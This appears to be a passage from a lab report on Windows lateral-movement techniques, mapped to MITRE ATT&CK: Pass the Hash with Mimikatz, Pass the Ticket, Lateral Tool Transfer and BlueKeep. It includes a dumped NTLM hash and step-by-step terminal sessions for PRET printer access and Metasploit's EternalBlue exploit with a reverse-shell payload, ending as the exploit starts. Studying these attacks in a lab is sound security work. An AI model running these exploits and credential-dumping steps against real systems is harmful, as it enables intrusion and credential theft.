Hash-based authentication is a widely adopted method in Windows systems that provides a secure mechanism for verifying user credentials. Instead of transmitting plaintext passwords over a network, this method uses hashed values, ensuring integrity and security during the authentication process. Microsoft stores user passwords as hashes, specifically NTLM (NT LAN Manager) hashes, which are robust against conventional brute-force attacks. However, this mechanism is not immune to exploitation. Techniques such as "Pass the Hash" leverage the stored hashed values to bypass authentication processes, enabling adversaries to impersonate legitimate users without knowing their plaintext passwords.

The "Pass the Hash" (PtH) attack is a critical technique under the MITRE ATT&CK framework. This credential access method allows adversaries to gain unauthorized access to systems by leveraging stolen hashed credentials, often extracted from the memory of a compromised system. These hashes are used to authenticate without decrypting or cracking them. Despite its reliance on secure cryptographic principles, the exploitation of NTLM hashes underscores systemic vulnerabilities within credential management processes.

The PtH attack in this study was conducted on a testbed network comprising a Windows Server 2008 R2 machine and a Windows 7 client, mimicking a typical Windows domain environment. Using the penetration testing tool **Mimikatz**, hashes were extracted from the Local Security Authority Subsystem Service (LSASS) memory of a compromised machine. These hashes were subsequently used to authenticate and move laterally within the network.


The initial compromise was achieved through an EternalBlue exploit targeting the SMB service on the Windows 7 machine. This provided a foothold for executing commands and extracting credentials.

Mimikatz was uploaded to the compromised machine and executed to dump credentials stored in LSASS memory. The extracted NTLM hashes appeared as follows:

User: Administrator

RID: 500

NTLM Hash: 31dc6cfe0d16ae931b73c59d7e0c089c



T1550	Use Alternate Authentication Material	Adversaries may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.
.001	Application Access Token	Adversaries may use stolen application access tokens to bypass the typical authentication process and access restricted accounts, information, or services on remote systems. These tokens are typically stolen from users or services and used in lieu of login credentials.
.002	Pass the Hash	Adversaries may "pass the hash" using stolen password hashes to move laterally within an environment, bypassing normal system access controls. Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash.
.003	Pass the Ticket	Adversaries may "pass the ticket" using stolen Kerberos tickets to move laterally within an environment, bypassing normal system access controls. Pass the ticket (PtT) is a method of authenticating to a system using Kerberos tickets without having access to an account's password. Kerberos authentication can be used as the first step to lateral movement to a remote system.
.004	Web Session Cookie	Adversaries can use stolen session cookies to authenticate to web applications and services. This technique bypasses some multi-factor authentication protocols since the session is already authenticated.

Figure 9 – Use of Alternate Authentication Material (T1550) such as Pass the Hash (.002) and Pass the Ticket (.003) from the MITRE ATT&CK table

While we review this attack scenario , we notice right away that adversaries rely heavily on Windows credential mechanisms and classic credential dumping tools like Mimikatz. Specifically, we can see attackers dumping credentials from LSASS memory (*T1003.001*) and subsequently using those hashed credentials in a Pass the Hash (PtH) attack (*T1550.002*) to move laterally across the network.

Also in many cases we can also see is that Mimikatz was used to execute the *lsadump::sam* command, extracting NTLM hashes from memory. From our perspective, this immediately is mapped to OS Credential Dumping (*T1003*), which is a broad category of techniques used to harvest account credentials from Windows systems. The fact that the attacker pulled the Administrator’s NTLM hash confirmed they were targeting privileged accounts for high-level access. The extracted hash allowed them to bypass the need for a cleartext password, one of the more pernicious aspects of Pass the Hash attacks in general. In Windows domains, valid credential material is often just as valuable as the real password.

Next the use of PsExec through a Metasploit module can be used to authenticate remotely. This is a classic method for lateral movement (*TA0008*) within the MITRE ATT&CK framework, specifically falling under Remote Services (*T1021*), with Windows Admin Shares (*T1021.002*) as a relevant sub-technique. By supplying the hash to PsExec, the attacker effectively can bypass normal authentication flows and established a session (like on a Windows Server 2008 R2 machine). Each time we see a scenario where hashes are reused in this manner we are reminded of how critical it is to secure domain controllers and to isolate privileged credentials to minimize exposure.

Once the attacker gained a foothold , further post-exploitation activities become possible. They have the ability to pivot to other hosts, harvest additional credentials and escalate privileges that can map back to multiple techniques such as Lateral Tool Transfer (*T1570*) or even additional OS Credential Dumping (*T1003*) if they continued to run Mimikatz in new environments. Their ability to exfiltrate critical data mapped to Exfiltration (*TA0010*) tactics. From our experience once a Windows system is compromised and an attacker possesses a high-privilege NTLM hash they often move unobstructed throughout the domain which underscores why these attacks can be so damaging.

3.2.4 Pass-the-Ticket (PtT) is a credential misuse attack categorized under MITRE ATT&CK Technique **T1550.003** . This technique involves the use of stolen Kerberos tickets to bypass authentication systems and gain unauthorized access to resources within a network. By leveraging the inherent trust in the Kerberos authentication protocol, attackers can move laterally and escalate privileges, making PtT a critical method of compromise in enterprise environments.

In the MITRE framework, PtT is part of the Credential Access and Lateral Movement tactics. Credential Access (**TA0006**) focuses on acquiring authentication data such as hashes, tickets, and plaintext passwords, while Lateral Movement (**TA0008**) involves techniques to move through the network using compromised credentials. PtT serves as a bridge between these two tactics, enabling adversaries to achieve persistent access and escalate their control.

Kerberos and the Role of Tickets in Authentication

The Kerberos protocol, integral to Windows Active Directory environments, provides secure authentication through the issuance of Ticket-Granting Tickets (TGT) and Service Tickets (TGS). These tickets, managed by the Local Security Authority Subsystem Service (LSASS), are stored temporarily in memory during user sessions. Attackers can dump this memory to extract valid tickets, which can then be reused to impersonate users or services.

According to Microsoft, Kerberos integrates with Windows Server environments, such as Windows Server 2008 R2, to facilitate secure, mutual authentication between entities. The Key Distribution Center (KDC) in the Active Directory domain issues these tickets. While Kerberos is robust, the storage of tickets in LSASS memory presents a significant attack surface for adversaries.


3.2.5

The **Lateral Tool Transfer (T1570)** technique involves transferring malicious tools or binaries to other systems within a network to facilitate further exploitation or privilege escalation. A prominent example is the deployment of **Mimikatz** ,a post-exploitation tool designed to extract credentials from memory including NTLM hashes, plaintext passwords, and Kerberos tickets. Once transferred to a compromised machine, Mimikatz allows attackers to harvest credentials of privileged accounts, such as domain administrators, and forge Kerberos Golden Tickets for long-term persistence.

For instance, a forged Golden Ticket provides attackers with unrestricted access to domain resources by impersonating high-privileged accounts without requiring plaintext credentials. This technique bypasses authentication barriers, allowing attackers to maintain domain dominance for extended periods, as demonstrated by the Kerberos ticket's validity often being set to years. Such access enables adversaries to conduct further lateral movement, escalate privileges, and exfiltrate sensitive data while evading detection.

Lateral Tool Transfer and WannaCry

Similarly, the use of ransomware like **WannaCry** showcases another aspect of lateral tool transfer. WannaCry leverages the **EternalBlue exploit** (based on SMBv1 vulnerabilities) to autonomously propagate across vulnerable Windows systems. This capability highlights how lateral tool transfer can automate lateral movement, compromising an extensive portion of the network in a short time. WannaCry’s devastating impact underscores the risks associated with outdated systems and the misuse of legitimate protocols like SMB. By weaponizing lateral movement, WannaCry disrupts operations and encrypts critical data, forcing organizations into untenable positions.



T1570	Lateral Tool Transfer	Adversaries may transfer tools or other files between systems in a compromised environment. Once brought into the victim environment (i.e., Ingress Tool Transfer) files may then be copied from one system to another to stage adversary tools or other files over the course of an operation.


Figure 10 – Lateral Transfer tool | MITRE ATT&CK

3.2.6

Remote Desktop Protocol and BlueKeep (T1021.001)

Another significant lateral movement technique is the exploitation of **Remote Desktop Protocol (RDP)**, as detailed in MITRE ATT&CK under **T1021.001**. RDP is a legitimate Windows feature that provides remote access to systems, often used by IT administrators for maintenance tasks. However, when misconfigured, exposed to the internet, or left unpatched, RDP becomes a powerful tool for attackers. A notable example is the **BlueKeep vulnerability (CVE-2019-0708)**, a critical remote code execution flaw affecting RDP in older Windows versions.

Exploitation of BlueKeep allows adversaries to bypass authentication mechanisms, execute arbitrary code, and gain system-level access to the compromised host. Once a foothold is established, attackers can use RDP to pivot laterally within the network, access sensitive systems, and deploy malware or additional tools. The "forwardable" and "renewable" properties of certain tickets harvested via RDP-related exploits further enhance the attackers’ ability to extend their reach across the domain, emphasizing the interconnected nature of RDP exploitation and credential abuse.



T1021	Remote Services	Adversaries may use Valid Accounts to log into a service that accepts remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.
.001	Remote Desktop Protocol	Adversaries may use Valid Accounts to log into a computer using the Remote Desktop Protocol (RDP). The adversary may then perform actions as the logged-on user.

Figure 11 – Remote Desktop Protocol | MITRE ATT&CK

4

Execution of Lateral Movement Attack

4.1

Remote Service Attack

PRET - Printer Exploitation Toolkit

The PRinter Exploitation Toolkit (PRET) is a Python tool developed at the University of Bochum to automate most attacks presented in this wiki. It connects to a printing device via network or USB and allows penetration testers to exploit a large variety of bugs and features in PostScript, PJL and PCL, including temporary and physical denial of service attacks, resetting the device to factory defaults, print job manipulation and retention, access to a printer's memory and file system as well as password cracking.





Figure 12 – Architecture of Printer

PRET Link: https://github.com/RUB-NDS/PRET

For the tool’s usage we just need to run the python script and apply some filters depending on type of filter that we have. In our case our printer uses Post Script (PS). So we will run :


- ***python3 pret.py 192.168.1.2 ps***



```
┌──(user㉿vbox)-[~/PRET]
└─$ python3 pret.py 192.168.1.2 ps

      ________________
    _/_______________/|
   /___________/___//||   PRET | Printer Exploitation Toolkit v0.40
  |===        |----| ||    by Jens Mueller <jens.a.mueller@rub.de>
  |           |   ô| ||
  |___________|   ô| ||
  | ||/.´---.||    | ||      「 pentesting tool that made
  |-||/_____\||-.  | |´         dumpster diving obsolete‥ 」
  |_||=L==H==||_|__|/

     (ASCII art by
     Jan Foerster)

Connection to 192.168.1.2 established
```

Figure 13 – successful connection to printer

And since we have a successful shell , at the same time we



```
Welcome to the pret shell. Type help or ? to list commands.
192.168.1.2:/> help

Available commands (type help <topic>):
=======================================
append  chvol  delete    exit  get   loop    mkdir  put    site     traversal
cat     close  discover  find  help  ls      open   pwd    timeout
cd      debug  edit      fuzz  load  mirror  print  shell  touch

192.168.1.2:/> 
```

Figure 14 – P.R.E.T’s available commands


4.2

Exploitation of Microsoft’s vulnerability with ms17-010 Eternal Blue exploit

EternalBlue (ms17-010) is a software vulnerability in Microsoft’s Windows operating system. It targets the Windows Server Message Block (SMB) protocol, a network protocol that enables shared access to files, printers, and other resources within a network.

For the exploitation of the current vulnerability we will use the Metasploit Framework.


- ***msfconsole : we open the Metasploit framework***
- ***search ms17-010 : we search for the Eternal Blue Module***
- ***use exploit/windows/smb/ms17_010_eternalblue : We select the exploit***



```
┌──(user㉿vbox)-[~]
└─$ sudo msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                              https://metasploit.com

       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```


Figure 15 – First look into the Metasploit Framework

The Metasploit Framework is a powerful and flexible penetration testing platform used for developing, testing and executing exploit code.



```
msf6 > search  ms17-010

Matching Modules
================

   #  Name                                     Disclosure Date  Rank     Check  Description
   -  ----                                     ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > 
```


Figure 16 - Search of the ms17-010



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standar
                                             d 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                             target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mac
                                             hines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.68     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

Figure 17 – use 0 | show options command


Once we pick the exploit (*use 0*) , we are able to view more options (***show options***) and set the victims IP address (***set RHOSTS 192.168.1.3***)



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.3
RHOSTS ⇒ 192.168.1.3
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.1.3      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standar
                                             d 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                             target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mac
                                             hines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.68     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 18 – set RHOSTS and show options command

Finally we can run our exploit by just typing the command “***exploit***”.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.68:4444
[*] 192.168.1.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
